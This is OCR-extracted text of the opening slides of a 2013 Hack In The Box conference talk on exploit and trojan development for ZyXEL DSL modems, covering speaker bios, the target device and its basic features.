HOW I MET YOUR MODEM

EXPLOIT & TROJAN DEV FOR CONSUMER DSL DEVICES

HACK IN THE BOX 2013 AMSTERDAM - PETER GEISSLER & STEVEN KETELAAR

WHO ARE WE?

STEVEN

- Software developer
- Security fanatic
- Produces dance music
- Eindbazen CTF

PETER


- Developer during day
- Hacker at night
- Worked on Homebrew Channel
- Hack In The Box CTF

INTRODUCTION

- What is a DSL modem?
- Why should we care about them?
- Why did we do this research?

ZYXEL

Interfaces on a typical ZyXEL modem




THE MODEM WE HACKED

ZyXEL P-2601HN-F1


BASIC FEATURES

- Routing DSL traffic
- Network Address Translation
- Voice over IP Telephony
- Management through HTTP, telnet/SSH
- Protects you from the Internet (firewall)


REGULAR NETWORK SETUP



OUR TEST NETWORK SETUP

